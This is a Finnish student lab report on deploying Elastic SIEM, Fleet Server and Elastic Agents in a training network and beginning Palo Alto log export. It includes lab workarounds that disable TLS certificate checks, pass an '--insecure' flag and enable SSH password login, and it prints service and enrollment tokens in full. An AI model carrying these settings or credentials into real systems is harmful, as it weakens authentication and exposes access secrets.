



Harjoitustyö 5, Tietoturvakontrollit

Ryhmä 13

Leevi Kauranen, AC7750

Samir Benjenna, AD1437

Eelis Suhonen, AA3910

Juho Eräjärvi, AD1276

Mikke Kuula, AC7806

Tietoturvakontrollit TTC6010-3007

18.11.2024

Tieto- ja viestintätekniikka

Sisältö

1	Johdanto	6
2	Teoria	6
2.1	SIEM	7
3	Elasticin käyttöönotto	7
4	Palo Alton logien vienti SIEMiin	19
5	Integraatiot	23
6	Ongelmien ratkonta	30
7	Hälytysten testaus	34
7.1	Hälytysten testaus APT28-ryhmän hyökkäyspolun mukaisesti	38
7.1.1	1. Tiedustelu	38
7.1.2	Alkuperäinen pääsy	39
7.1.3	Suorittaminen	40
7.1.4	Pysyvyys	41
7.1.5	Oikeuksien laajentaminen	42
7.1.6	Suojausten kiertäminen	43
7.1.7	Sivuttaisliike	45
7.1.8	Tiedon keruu	47
7.1.9	Komento ja ohjaus	49
7.1.10	Tietojen siirtäminen, exfiltraatio	49
8	Valvontanäkymät	51
9	Pohdinta	53
	Lähteet	55

Kuviot

Kuvio 1.	VLE	6
Kuvio 2.	Kibana-palvelimen ongelma	8
Kuvio 3.	Vanhentunut sertifikaatti	8
Kuvio 4.	SSL-verifikaatio	8
Kuvio 5.	Elasticin aloitusnäky	9
Kuvio 6.	Valmiit säännöt ja aikajana	10

Kuvio 7. Sääntöjen käyttöönotto	10
Kuvio 8. Virheilmoitus sääntöjä ladattaessa	11
Kuvio 9. Fleetin määrittämisen aloitus	11
Kuvio 10. Fleet-palvelimen IP-osoite	12
Kuvio 11. Fleet-palvelimen asennus	12
Kuvio 12. Komennon suorittaminen	13
Kuvio 13. Workstations-politiikka	13
Kuvio 14. Agentin asennuskomento	14
Kuvio 15. Virhe agentin asennuksessa	14
Kuvio 16. Onnistunut agentin asennus	15
Kuvio 17. WS01 Fleetissä	15
Kuvio 18. Agenttien lisääminen Fleetiin	16
Kuvio 19. Palvelimet ja työasema yhdistettynä Fleetiin	17
Kuvio 20. sshd_config -tiedoston asetukset	17
Kuvio 21. Agentin asennus NS01:lle.....	18
Kuvio 22. Kaikki agentit asennettuna.....	18
Kuvio 23.Syslog profiili	19
Kuvio 24. Yhteensopivuuslista	19
Kuvio 25. Lokien välitysprofiili	20
Kuvio 26. Välitysprofiilin lisääminen turvallisuuspolitiikkaan.....	20
Kuvio 27. Syslogin arvot	21
Kuvio 28. SIEM:n avoimet portit	21
Kuvio 29. Datan liikkumisen varmistaminen.....	22
Kuvio 30. Palo Alton monitori	22
Kuvio 31. GlobalProtectin lokien lähetys SIEM:iin	22
Kuvio 32. Uhkalokien lähetys SIEM:iin	23
Kuvio 33. Integraatioiden lisäämisen aloittaminen	23
Kuvio 34. Integrointi Beatsia käyttäen	24
Kuvio 35. Konfiguraatio-ohjeet	24
Kuvio 36. Sormenjäljen etsiminen	25
Kuvio 37. Filebeat.yml-tiedoston muokkaus	25


Kuvio 38. Panw-moduulin käyttöönotto.....	26
Kuvio 39. Panw.yml-tiedoston muokkaus.....	26
Kuvio 40. Filebeatin asentaminen, virhe.....	26
Kuvio 41. Filebeatin asentaminen onnistui.....	27
Kuvio 42. Filebeatin käynnistys.....	27
Kuvio 43. Data liikkuu.....	27
Kuvio 44. Windows-integraatio	28
Kuvio 45. Workstations-politiikan alla olevien koneiden integrointi	28
Kuvio 46. Windows-integraatiot	29
Kuvio 47. Endpoint and Cloud Security -integraatio.....	29
Kuvio 48. Integroidut järjestelmät	29
Kuvio 49. ElasticSearchin loki.....	30
Kuvio 50. Metricbeat loki	30
Kuvio 51. Endpoint loki	31
Kuvio 52. Endpoint testi.....	31
Kuvio 53. Kibana.yml-tiedoston Fleetin asetukset	32
Kuvio 54. Fleetin outputasetukset	32
Kuvio 55. Autorunsin käynnistys.....	34
Kuvio 56. OneDriven automaattisen käynnistyksen poisto.....	35
Kuvio 57. OneDriven automaattisen käynnistyksen poisto 2	35
Kuvio 58. Analyzer.....	36
Kuvio 59. Credential Dumping -testi.....	36
Kuvio 60. Alerts-ikkuna	37
Kuvio 61. Tietoja hälytyksestä.....	37
Kuvio 62. T1592.001 komento	38
Kuvio 63. T1566.001 komento.....	39
Kuvio 64. T1566.001 hälytys.	39
Kuvio 65. T1204.002 komento.....	40
Kuvio 66. T1204.002 hälytys.	40
Kuvio 67. T1547.001 komento.....	41
Kuvio 68. T1547.001 hälytys.	41

Kuvio 69. T1547.001 analyysi.....	42
Kuvio 70. T1037.001 komento	42
Kuvio 71. T1037.001 hälytys	43
Kuvio 72. T1037.001 analyysi.....	43
Kuvio 73. T1070.001 komento	44
Kuvio 74. T1070.001 hälytys	44
Kuvio 75. T1070.006 komento.....	45
Kuvio 76. Mimikatz:n lataus.....	45
Kuvio 77. T1550.002 komento	46
Kuvio 78. Elastic estää mimikatz:n	46
Kuvio 79. T1550.002 hälytys	47
Kuvio 80. T1113 komento	47
Kuvio 81. Uuden hälytyssäännön luonti	48
Kuvio 82. T1113 hälytys	48
Kuvio 83. T1105 komento	49
Kuvio 84. T1105 hälytys	49
Kuvio 85. Curl:n asennus.....	50
Kuvio 86. T1048.002 komento	50
Kuvio 87. Rclonen asentaminen.....	50
Kuvio 88. T1567.002 komento	51
Kuvio 89. Kohdemaat visualisoituna	52
Kuvio 90. bruteforce	52
Kuvio 91. Epäonnistuneet kirjautumisyritykset	53

1 Johdanto

Tässä työssä konfiguroimme ja otamme käyttöön Elastic SIEM järjestelmän, niin että se kerää lokeja ympäristön laitteilta ws01, DC01, NS1, WWW, WSUS sekä SR01 Elastic Agentin avulla. Haemme lokeja myös paloaltosta Beat järjestelmän avulla. Kun järjestelmä on otettu käyttöön ja saatu toimimaan, luomme testejä käyttäen atomic red teamin tekniikoita. Luomme myös SIEMiin omia dashboardeja jotka helpottavat hälytysten ja poikkeamien tarkkailua.

Työ suoritetaan VLE ympäristöön, jonka rakenne alla. (Kuvio 1)



Kuvio 1. VLE

2 Teoria

Lokien luku ja kerääminen on erittäin oleellinen osa kyberturvallisuuden ylläpitoa. Lokien avulla voidaan seurata esimerkiksi: verkkoliikennettä, kirjautumisia, virheitä, pääsynhallintaa ja sovellus-

ten toimintaa, jotta saadaan muodostettua kattava ja ajantasainen tilannekuva. Näiden seuraaminen helpottaa mahdollisten IOC (Indicators of Compromise) huomaamisen ja hyökkäyksen kulun selvittämistä. (Garcia, J. 2023).

Loki datan lukeminen on haastavaa ilma siihen tarkoitettuja työkaluja, sillä tätä dataa tulee todella suuria määriä pienessä ajassa.

Tätä prosessia voidaan helpottaa ja parantaa järjestelmillä kuten SIEM, joka kerää loki ja tapahtuma dataa useasta lähteestä yhteen paikkaan.


2.1 SIEM

SIEM eli (**Security information and event management**) on työkalu, joka auttaa organisaatioita tunnistamaan ja reagoimaan uhkiin ennen kuin ne vahingoittavat liiketoimintaa. Se yhdistää suojaustietojen hallinnan (**SIM**) ja suojaustapahtumien hallinnan (**SEM**) yhdeksi kokonaisuudeksi, keräten ja analysoiden tietoja eri lähteistä, kuten sovelluksista, laitteista ja käyttäjistä. (Mikä on SIEM? 2024.)

SIEM-järjestelmän avulla saadaan tieto keskitetysti yhteen paikkaan, joka helpottaa näiden suurien data määrien havainnointia. SIEM analysoi tätä kerättyä dataa ja aiheuttaa hälytyksen, mikäli huomaa lokeissa poikkeamia. (What Is SIEM? – Security Information and Event Management)

3 Elasticin käyttöönotto

Harjoitustyö alkoi ongelmalla, kun emme saaneet yhdistettyä Kalilla Elasticiin. Saimme virheilmoituksen, että Kibana-palvelin ei ole vielä valmis. (Kuvio 2).



Kuvio 2. Kibana-palvelimen ongelma

Tutkimme Kibanan lokeja, ja löysimme virheilmoituksen, joka kertoi Elasticsearchin sertifiikaatin vanhenneen. Epäilimme tämän liittyvän ongelmaan, ja saimmekin siihen vastauksen labrainseiltä. (Kuvio 3).

```
{
  "ecs": {
    "version": "8.0.0",
    "@timestamp": "2024-10-22T14:51:30.219+03:00",
    "message": "Unable to retrieve version information from Elasticsearch nodes. certificate has expired",
    "log": {
      "level": "ERROR",
      "logger": "elasticsearch-service",
      "process": {
        "pid": 35224,
        "trace": {
          "id": "bfd2c18a85abb40cf24e62dd3943cef9",
          "transaction": {
            "id": "b22f2e23d2ff2507"
          }
        }
      }
    }
  }
}
```

Kuvio 3. Vanhentunut sertifikaatti

Labrainssit antoivat ohjeeksi lisätä kiba.yml tiedoston loppuun rivin “elasticsearch.ssl.verificationMode: none”. Tämä kertoo kibanalle, että sen ei tarvitse tarkistaa elasticsearchin sertifiikaattia, vaan ohittaa sen kokonaan. (Kuvio 4)


```
# This section was automatically generated during setup.
elasticsearch.hosts: ['https://10.2.0.11:9200']
elasticsearch.serviceAccountToken: AAEAALWUsYXN0aWwva2liYW5hL2Uucm9sbC1wcm9jZXNzLXl
elasticsearch.ssl.certificateAuthorities: [/var/lib/kibana/ca_1660037692781.crt]
xpack.fleet.outputs: [{id: fleet-default-output, name: default, is_default: true,
elasticsearch.ssl.verificationMode: none}
```

Kuvio 4. SSL-verifikaatio

Tämän jälkeen käynnistimme Kibanan uudelleen komennolla `systemctl restart kibana` ja pääsimme kirjautumaan Elasticiin osoitteessa <http://10.2.0.11:5601>.


Yllä mainittuun ongelmaan tuli myöhemmin korjaus ja saimme uusitut sertifikaatit, jonka seurauksena kommentoimme pois kuviossa 4 lisätyn rivin.

Kun ongelma oli selätetty, aloitimme konfiguroimaan Elasticia meille annetun ohjeen mukaisesti. Valitsimme annetuista vaihtoehdoista Explore on my own. (Kuvio 5).



Kuvio 5. Elasticin aloitusnäky

Avasimme Elasticin hallintapaneelin ja vasemmasta palkista valitsimme rules-välilehden ja klikkasimme "Load Elastic Prebuilt rules and timeline templates". Täältä löytyy Elasticin omia valmiita sääntöjä poikkeamien havaitsemiseen. (Kuvio 6).



Kuvio 6. Valmiit säännöt ja aikajana

Valitsimme kaikki säännöt ja painoimme Bulk actions alta Enable, joka ottaa säännöt käyttöön. (Kuvio 7).


Rules

Rules Rule Monitoring




Kuvio 7. Sääntöjen käyttöönotto

Näiden käyttöönotto aiheutti häiriön 47 säännöstä mutta jätimme se toistaiseksi huomiotta. (Kuvio 8).



Kuvio 8. Virheilmoitus sääntöjä ladattaessa

Avasimme vasemman ylänurkan hampurilaisvalikon ja valitsimme management otsikon alta fleet välilehti. Fleet-palvelimen avulla saadaan yhdistettyä elastic agentit järjestelmään. (Kuvio 9).



Kuvio 9. Fleetin määrittämisen aloitus

Aloimme luomaan Fleet-palvelinta. Kirjoitimme Fleet Server host kohtaan meidän SIEM koneen IP-osoitteen ja portin 8220. (Kuvio 10).

Add a Fleet Server

A Fleet Server is required before you can enroll agents with Fleet. Follow the instructions below to set up a Fleet Server. For more information, see the [Fleet and Elastic Agent Guide](#).

Quick Start

Advanced

1 Get started with Fleet Server

First, set the public IP or host name and port that agents will use to reach Fleet Server. It uses port **8220** by default. We'll then generate a policy for you automatically.

Fleet Server host

https://10.2.0.11:8220

Generate Fleet Server policy

Kuvio 10. Fleet-palvelimen IP-osoite

Otimme Kalilla SSH-yhteyden SIEM:lle ja syötimme komennot, joita Elastic ohjeisti suorittamaan yhteyden luomiseksi. (Kuvio 11)

2 Install Fleet Server to a centralized host

Install Fleet Server agent on a centralized host so that other hosts you wish to monitor can connect to it. In production, we recommend using one or more dedicated hosts. For additional guidance, see our [installation docs](#).

Linux Tar

Mac

Windows

RPM

DEB

```
curl -L -O https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.3.3-linux-x86_64.tar.gz
tar xzvf elastic-agent-8.3.3-linux-x86_64.tar.gz
cd elastic-agent-8.3.3-linux-x86_64
sudo ./elastic-agent install \
  --fleet-server-es=https://10.2.0.11:9200 \
  --fleet-server-service-token=AAEAAMVsYXN0aWVzMmxlZXQtc2VydMvYl3Rva2VulTE3Mjk3Njg1MTYwOTA6dmlyUW9sSj1ITVVNLm1rYW9WamVWQQ \
  --fleet-server-policy=fleet-server-policy \
  --fleet-server-es-ca-trusted-fingerprint=e18a3dbf38c9dbc62fee265f0a414feb1fae084e2d6ec77f04ea6e1bdd4effa
```

Kuvio 11. Fleet-palvelimen asennus

Saimme komennon suoritettua ilman ongelmia. (Kuvio 12)

```
Elastic Agent will be installed at /opt/Elastic/Agent and will run as a service. Do you want to continue? [Y/n]:Y
{"log.level":"info","@timestamp":"2024-10-24T14:16:48.569+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":403},
"message":"Generating self-signed certificate for Fleet Server","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-10-24T14:16:50.093+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":759},
"message":"Waiting for Elastic Agent to start Fleet Server","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-10-24T14:16:52.094+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":792},
"message":"Fleet Server - Starting","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-10-24T14:16:56.098+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":773},
"message":"Fleet Server - Running on policy with Fleet Server integration: fleet-server-policy; missing config fleet.agent.id
(expected during bootstrap process)","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-10-24T14:16:56.416+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":471},
"message":"Starting enrollment to URL: https://siem:8220/", "ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-10-24T14:16:57.548+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":273},
"message":"Successfully triggered restart on running Elastic Agent.", "ecs.version":"1.6.0"}
Successfully enrolled the Elastic Agent.
Elastic Agent has been successfully installed.
[root@siem elastic-agent-8.3.3-linux-x86_64]#
```

Kuvio 12. Komennon suorittaminen

Seuraavaksi lisäsimme Elastic agentit fleetiin ja samalla loimme agenteille politiikat. Aloitimme luomalla politiikan nimeltä Workstations, jonka alle tulisi WS01-työasema. (Kuvio 13)

Kuvio 13. Workstations-politiikka

Seuraavaksi avasimme WS01-työaseman, jolle asensimme ensimmäisen agentin.

Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

```
loads/beats/elastic-agent/elastic-agent-8.3.3-windows-x86_64.zip -OutFile elastic-agent-8.3.3-
-DestinationPath .

--enrollment-token=Z2hGQ3ZwSUJBbnBKa0I1bkR5Xzk6VzVDS0ZpajNUT2lhSD1LRpuRUVYQQ==
```



Agent enrollment confirmed

✓ 1 agent has been enrolled.

[View enrolled agents](#)



Confirm incoming data

It may take a few minutes for data to arrive in Elasticsearch. If the system is not generating data, it may help to generate some to ensure data is being collected correctly. If you're having trouble, see our [troubleshooting guide](#). You may close this dialog and check later by viewing your integration assets.

[Close](#)

Kuvio 16. Onnistunut agentin asennus

Siirryimme Elasticissa Fleetin Agents -välilehdelle ja laite näkyi siellä. (Kuvio 17)

Fleet

Centralized management for Elastic Agents.

[Agents](#) [Agent policies](#) [Enrollment tokens](#) [Data streams](#) [Settings](#)

fleet-agents.policy_id: 67a35190-91fa-	Status	Tags	Agent policy	Upgrade available	Add Fleet Server	Add agent
Showing 1 agent						
<div> Healthy Unhealthy Updating Offline </div>						
Host	Status	Tags	Agent policy	Version	Last activity	Actions
<input type="checkbox"/> WS01	Healthy		Workstations rev. 1	8.3.3	In 18 seconds	...

Rows per page: 20

< 1 >

Kuvio 17. WS01 Fleetissä

Teimme samat vaiheet palvelimille WSUS ja SRV01 sekä DC01:lle. Teimme niille uuden politiikan Servers. (Kuvio 18)

Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

1 What type of host are you adding?

Type of hosts are controlled by an [agent policy](#). Create a new agent policy to get started.

Servers [Create policy](#)

☒ Collect system logs and metrics ⓘ

> [Advanced options](#)

2 Enroll in Fleet?

☒ **Enroll in Fleet (recommended)** – Enroll in Elastic Agent in Fleet to automatically deploy updates and centrally manage the agent.

☐ **Run standalone** – Run an Elastic Agent standalone to configure and update the agent manually on the host where the agent is installed.

3 Install Elastic Agent on your host

Kuvio 18. Agenttien lisääminen Fleetiin

Loimme myös Palo Altoon tietoturvapolitiikan Servers-netistä Admin-netiin, jotta saimme yhteyden.

Suoritimme komennot DC01:llä, SRV01:llä ja WSUS:lla, kuten aiemmin teimme WS01:llä

Tarkistimme Agents-välilehdeltä, että kaikki palvelimet oli lisätty onnistuneesti (Kuvio 19). Tarkusimme, että DC01 ei ole palvelin, joten loimme sille myöhemmin oman politiikan Domain Controllers.

Fleet
Centralized management for Elastic Agents.

Agents Agent policies Enrollment tokens Data streams Settings

Filter your data using KQL syntax Status Tags 0 Agent policy 3 Upgrade available Add Fleet Server Add agent

Showing 5 agents Healthy 5 Unhealthy 0 Updating 0 Offline 0

Host	Status	Tags	Agent policy	Version	Last activity	Actions
SRV01	Healthy		Servers rev. 1	8.3.3	in 28 seconds	...
WSUS	Healthy		Servers rev. 1	8.3.3	in 27 seconds	...
DC01	Healthy		Servers rev. 1	8.3.3	in 19 seconds	...
WS01	Healthy		Workstations rev. 1	8.3.3	in 20 seconds	...
siem	Healthy		Fleet Server Policy rev. 1	8.3.3	in 27 seconds	...

Rows per page: 20 < 1 >

Kuvio 19. Palvelimet ja työasema yhdistettynä Fleetiin

Seuraavaksi siirryimme lisäämään nimipalvelinta NS01 Fleetiin. Ensimmäisenä kirjauduimme ns01:lle ja muokkasimme hieman sshd_config tiedostoa ja vaihdoimme ohjeen mukaisesti PasswordAuthentication kohtaan yes. (Kuvio 20).

```

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no
#PasswordAuthentication no
# Change to no to disable s/key passwords

```

Kuvio 20. sshd_config -tiedoston asetukset

Loimme NS01:lle myös oman politiikan Nameservers ja suoritimme Elasticin ohjeistamat komennot. (Kuvio 21).

```
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/osquerybeat-8.3.3-linux-x86_64.tar.gz.asc
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/apm-server-8.3.3-linux-x86_64.tar.gz
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/cloudbeat-8.3.3-linux-x86_64.tar.gz
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/fleet-server-8.3.3-linux-x86_64.tar.gz.asc
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/heartbeat-8.3.3-linux-x86_64.tar.gz
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/fleet-server-8.3.3-linux-x86_64.tar.gz
elastic-agent-8.3.3-linux-x86_64/NOTICE.txt
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/cloudbeat-8.3.3-linux-x86_64.tar.gz.asc
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/heartbeat-8.3.3-linux-x86_64.tar.gz.sha512
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/osquerybeat-8.3.3-linux-x86_64.tar.gz.sha512
elastic-agent-8.3.3-linux-x86_64/data/elastic-agent-offbed/downloads/cloudbeat-8.3.3-linux-x86_64.tar.gz.sha512
elastic-agent-8.3.3-linux-x86_64/elastic-agent
[roo@ns1 ~]$ cd elastic-agent-8.3.3-linux-x86_64
[roo@ns1 elastic-agent-8.3.3-linux-x86_64]$ sudo ./elastic-agent install --url=https://10.2.0.11:8220 --enrollment-token=MUJPbnZwSU
2BmKao1bk53dgg0BNDmdDRUR2VrFUSZwcywM5dwm --insecure
Elastic Agent is installed but currently broken: service exists but installation path is missing
Continuing will re-install Elastic Agent over the current installation at /opt/Elastic/Agent. Do you want to continue? [Y/n]:y
{"log.level":"warn","@timestamp":"2024-10-24T16:23:12.246+0300","log.logger":"tls","log.origin":{"file.name":"tlscommon/tls_config.g
o","file.line":104},"message":"SSL/TLS verifications disabled.", "ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-10-24T16:23:12.991+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":471},"mess
age":"Starting enrollment to URL: https://10.2.0.11:8220/", "ecs.version":"1.6.0"}
{"log.level":"warn","@timestamp":"2024-10-24T16:23:13.107+0300","log.logger":"tls","log.origin":{"file.name":"tlscommon/tls_config.g
o","file.line":104},"message":"SSL/TLS verifications disabled.", "ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-10-24T16:23:13.912+0300","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":273},"mess
age":"Successfully triggered restart on running Elastic Agent.", "ecs.version":"1.6.0"}
Successfully enrolled the Elastic Agent.
Elastic Agent has been successfully installed.
[roo@ns1 elastic-agent-8.3.3-linux-x86_64]$
```

Kuvio 21. Agentin asennus NS01:lle.

Toistimme saman vielä WWW-palvelimelle.

Tarkastelimme taas Agents-välilehteä, ja sieltä löytyi kaikki haluamamme agentit ja niille luodut omat politiikat. (Kuvio 22).

Showing 7 agents

Healthy 7 Unhealthy 0 Updating 0 Offline 0

<input type="checkbox"/> Host	Status	Tags	Agent policy	Version	Last activity	Actions
<input type="checkbox"/> www.group13.ttc60z.vle.fi	Healthy		WWW rev. 1	8.3.3	in 22 seconds	...
<input type="checkbox"/> ns1.group13.ttc60z.vle.fi	Healthy		Nameservers rev. 1	8.3.3	in 3 seconds	...
<input type="checkbox"/> SRV01	Healthy		Servers rev. 1	8.3.3	in 12 seconds	...
<input type="checkbox"/> WSUS	Healthy		Servers rev. 1	8.3.3	in 10 seconds	...
<input type="checkbox"/> DC01	Healthy		Domain Controller rev. 1	8.3.3	in 7 seconds	...
<input type="checkbox"/> WS01	Healthy		Workstations rev. 1	8.3.3	in 23 seconds	...
<input type="checkbox"/> siem	Healthy		Fleet Server Policy rev. 1	8.3.3	in 15 seconds	...

Rows per page: 20


< 1 >

Kuvio 22. Kaikki agentit asennettuna

4 Palo Alton logien vienti SIEMiin


Seuraavana tehtävänä oli saada vietyä Palo Altosta lokidataa ElasticSIEM:lle.

Aloitimme luomalla Syslog-profiilin Palo Altoon. (Kuvio 23)




Kuvio 23.Syslog profiili

